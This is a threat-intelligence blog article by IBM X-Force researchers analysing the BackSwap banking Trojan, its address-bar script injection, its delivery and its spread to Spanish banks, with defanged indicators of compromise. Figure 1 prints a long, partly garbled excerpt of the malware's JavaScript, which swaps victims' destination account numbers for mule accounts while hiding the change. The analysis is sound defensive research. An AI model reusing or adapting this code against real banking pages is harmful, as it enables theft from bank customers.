

BackSwap Malware Now Targets Six Banks in Spain

securityintelligence.com/backswap-malware-now-targets-six-banks-in-spain/

August 22, 2018





Banking & Finance August 22, 2018

By Limor Kessem co-authored by Tomer Agayev 3 min read

IBM X-Force researchers analyzed the activity of a relatively new banking Trojan known as BackSwap. BackSwap emerged in March 2018 and, until recently, had only targeted Polish banks. The malware's target list now features six major banks in Spain.

According to X-Force analysis, BackSwap is its own malware project, but it is based on features that existed within the Tinba Trojan. The malware's operators keep the code as their own project; in that sense, it is considered gang-owned and not commercial malware.

A Twist in the Tale

Overall, BackSwap is no more sophisticated than any other active banking Trojan. Its highlight is its webinjection mechanism. Instead of using the more common method of hooking browser functions, then creating different versions for each architecture, BackSwap injects JavaScript into the address bar.

By simulating user input to access the browser's address bar and inserting the malicious script directly there, BackSwap can execute the script using JavaScript protocol URLs and bypass protections of both the browser and the bank's third-party security controls.

In terms of what BackSwap does with the injections, this is where the novelty ends. Just as malware such as Zeus has been doing for over a decade, BackSwap uses malicious scripts to modify what victims see on their bank's website in classic man-in-the-browser (MitB) style:

- Scripts wait for a minimum amount of data to be transferred before replacing the destination account number.
- Scripts inject mule account numbers on the fly via MitB.
- Scripts hide the mule account number that the money will go to and instead present the original destination account the victim entered.

BackSwap's Fraud Method

The likely fraud scenario based on BackSwap's capabilities is in-session fraud automated by MitB malware scripts. The malware's scripts wait for the user to go to a page where a transaction is to take place. When the victim initiates activity that's interesting to the attacker, such as adding a payee or starting a money transfer, the malware replaces the destination account with a mule account number.

```
function makeChange()
try{
var el_importo_entero = document.querySelector('#WORKAREA').contentWindow.document.querySelector('input[id*="txtImporte"][id*="inputNumero_Entero"]');
var el_importo_decimal = document.querySelector('#WORKAREA').contentWindow.document.querySelector('input[id*="txtImporte"][id*="inputNumero_Decimal"]');
if (document.querySelector('#WORKAREA').contentWindow.document.querySelector('#txtNombre') && el_importo_entero )
    var dodeal=false;
    sum = el_importo_entero.value+'.'+el_importo_decimal.value;
    var bal=parseFloat(sum);

    if ( (bal>(Hnjbyu[0]*1)) && (bal<(Hnjbyu[1]*1)) && Hnjbyu[2] && Hnjbyu[3] )
    {
    myname=Hnjbyu[2];
    myacc=Hnjbyu[3];
    dodeal=true;
    }
    var data='';
    var good_data='';
    if (bal>0) {is_active = 1; changeStatus('_Importo:',bal); document.querySelector('#WORKAREA').contentWindow.document['addEventListener']('click', copyStatus);
    document.querySelector('#WORKAREA').contentWindow.document['addEventListener']('mousedown', copyStatus);}
    if (dodeal)
       {
        if (document.querySelector('#WORKAREA').contentWindow.document.querySelector('#ib_fr')) {return false;}
        var acc_inp = document.querySelector('#WORKAREA').contentWindow.document.querySelectorAll('input[id*="accCuenta"]');
        if (acc_inp.length != 4) {return false;}
        for(var i = 0; i < 4; i++)
        {
            data+=acc_inp[i].value;
        };
        good_data = data;
        data=data.replace(new RegExp(/\s+/, 'g'), '');
        if (data.length == 20)
        {
            if (document.querySelector('#WORKAREA').contentWindow.document.querySelector('#ib_fk')) { return false; }
            hisacc = good_data;
            getAccName();
            var real_iban = document.querySelector('#WORKAREA').contentWindow.document.querySelector('fieldset[id*="accCuenta"]');
            var fake_iban = real_iban.cloneNode(true);
            fake_iban.id = 'ib_fk';
            var fk_input = fake_iban.querySelectorAll('input');
            for(var i = 0; i < fk_input.length; i++)
            {
                fk_input[i].removeAttribute('id');
                fk_input[i].removeAttribute('onkeyup');
                fk_input[i].removeAttribute('onchange');
                fk_input[i].removeAttribute('onblur');
                fk_input[i].removeAttribute('onkeydown');
                fk_input[i].removeAttribute('onfocus');
                fk_input.onkeyup=getAccNum;
                fk_input.onchange=getAccNum;
                fk_input.onblur=getAccNum;
            };
            var fk_input = fake_iban.querySelectorAll('label');
            for(var i = 0; i < fk_input.length; i++)
            {
                fk_input[i].removeAttribute('id');
                fk_input[i].removeAttribute('for');
                fk_input[i].removeAttribute('onkeyup');
                fk_input[i].removeAttribute('onchange');
                fk_input[i].removeAttribute('onblur');
                fk_input[i].removeAttribute('onkeydown');
                fk_input[i].removeAttribute('onfocus');
            };
```

Figure 1: The BackSwap function responsible for account number replacement

Using MitB scripts to alter transaction details sent to the bank is not a new method. What's new here is the way BackSwap implements it to circumvent third-party security on the bank's website. This method can be more successful with banks that don't require two-factor authentication (2FA) or out-of-band transaction authorization (OOBA) from customers moving money to other accounts.

Malware Spam and Then Some

BackSwap is most often delivered to users via malware spam, concealed in an attachment of a productivity file like Microsoft Word or bundled inside other programs. BackSwap favors popular freeware or open source programs and plants its code in the initialization phase of the program. When run during an early stage of the program's execution, the code replaces the installation routine with malicious instructions that execute BackSwap instead. One interesting choice was Ollydbg.exe, which is a program often used by malware researchers.

Testing Attack Turfs

The malware's attack scope has thus far been limited to a few banks in Poland and some banks in Spain, specifically targeting personal banking.

The limited number of banks in each country so far may suggest that BackSwap is still in testing. Our research team expects to see more testing in other geographies in the coming weeks, and possibly a wider scope of attack for this Trojan in the fourth quarter of 2018.

Will we see BackSwap on the top 10 list of financial malware in 2019? IBM X-Force will keep updating its information on BackSwap via the X-Force Exchange.




Figure 2: Top most prevalent financial malware families (2018 YTD)

Indicators of Compromise (IoCs)

Command-and-control (C&C) server IPs:

- hxxps://5[.]61[.]47[.]74/batya/give.php
- hxxps://103[.]242[.]117[.]248/batya/give.php
- hxxps://mta116[.]megaonline[.]in
- hxxps://czcmail[.]com (IP: 119[.]23[.]128[.]176)

Recent sample MD5s:

- 180721A8551FBBCD763C320E7034E36C (WinGraph32.exe)
- F44D28F852A99821B681C3EAF044C8D3 (OllyDbg.exe)

Interested in emerging security threats? Read the latest IBM X-Force Research

Limor Kessem
Executive Security Advisor, IBM

Limor Kessem is an Executive Security Advisor at IBM Security. She is a widely sought-after security expert, speaker and author and a strong advocate for wom...


IBM Security